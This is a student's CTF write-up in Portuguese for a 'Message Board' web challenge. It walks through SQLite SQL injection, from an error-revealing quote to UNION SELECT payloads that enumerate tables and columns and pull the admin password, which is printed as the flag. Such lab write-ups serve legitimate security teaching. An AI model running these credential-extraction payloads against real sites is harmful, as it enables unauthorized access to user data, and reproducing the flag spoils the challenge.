Message Board

web

Luís Felipe Pinheiro Felisberto - 14747851
05/11/2024

Enunciado:

Deixa uma mensagem legal la´ pra gente ver!
https://message_board.intheshell.page/

Dicas:

1 - Você já testou todos os campos possíveis? Existem dois!
2 - Se estiver com dificuldade de achar payloads: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md Mas lembre-se que na˜o e´ simplesmente copiar e colar, e´ preciso entender!


Disponível em:
https://ctf.intheshell.page/challenges#Message%20Board-28

Objetivo:

O objetivo deste desafio é demonstrar como ataques de SQL Injection podem ser realizados em páginas web com campos desprotegidos. Através da exploração de vulnerabilidades em campos de entrada, é possível manipular consultas SQL para obter acesso não autorizado a dados sensíveis ou realizar outras ações maliciosas no banco de dados.

Resolução:


Análise da Página:



Durante a inspeção inicial, identifiquei que a página contém dois campos de input. O primeiro permite alterar o Board visualizado, e o segundo altera a mensagem mostrada no Board. Além disso, existem dois botões: um para navegar para um novo Board e outro para atualizar a mensagem com o texto inserido no campo correspondente.

Interação:


Inicialmente, tentei diversos payloads no campo de mensagem, sem sucesso. Baseado na primeira dica do desafio, decidi testar o campo de alteração de Board com o payload `' OR 1=1`. Como resultado, recebi o aviso: `Warning: SQLite3::querySingle(): Unable to prepare statement: unrecognized token: "'" in /var/www/html/index.php on line 29`




Esse retorno confirmou que o campo era vulnerável a SQL Injection e revelou que o SQLite3 estava sendo utilizado como DBMS

Exploração do Banco de dados:


Sabendo que o SQLite3 era o DBMS e que o campo de Board era vulnerável, o próximo passo foi mapear as tabelas presentes no banco de dados. Inicialmente, tentei o comando `'SELECT name FROM sqlite_master WHERE type='table';`, mas recebi o erro: `Warning: SQLite3::querySingle(): Unable to prepare statement: near "table": syntax error in /var/www/html/index.php on line 29`




Após pesquisa sobre ataques de SQL Injection, principalmente em https://portswigger.net/web-security/sql-injection, descobri que o uso da cláusula `UNION` poderia ser eficaz para combinar a consulta desejada com a consulta da aplicação. Testei o payload `' UNION SELECT name FROM sqlite_master WHERE type='table';`, que me retornou `Messages`.




Seguindo com a exploração, o próximo passo foi identificar as colunas da tabela `Messages`. Para isso, usei o payload `' UNION SELECT name FROM pragma_table_info('Messages');`, que retornou `content`.



No entanto, percebi que a aplicação exibia apenas a primeira linha do resultado. Assim, para visualizar todas as tabelas de uma vez, utilizei a função de concatenação com o payload `' UNION SELECT group_concat(tbl_name) FROM sqlite_master WHERE type='table';`, que retornou as tabelas `Users, sqlite_sequence, Messages`.




Prossegui investigando as colunas da tabela `Users` com o payload `' UNION SELECT group_concat(name) FROM pragma_table_info('Users');`, que revelou as colunas `id`, `username`, e `password`. A coluna `password` chamou atenção, pois poderia conter informações sensíveis.




Obtendo a Flag:

Sabendo que a tabela `Users` possuía a coluna `password`, o próximo passo foi identificar o usuário cujo dado seria mais relevante. Utilizei o payload `' UNION SELECT group_concat(username) FROM Users;`, que listou os usuários existentes, no caso, o unico era `admin`.



Para obter a senha do admin, enviei o payload `' UNION SELECT password FROM Users WHERE username='admin';`, o que finalmente retornou a flag do desafio: `eits{ebece56236ecaa08}`


Message Board
message_board.intheshell.page/?title=%27+UNION+SELECT+password+FROM+Users+WHERE+username%3D%27admin
http://message_board.intheshell.page/?title=%27+UNION+SELECT+password+FROM+Users+WHERE+username%3D%27admin%27%3B
eits{ebece56236ecaa08}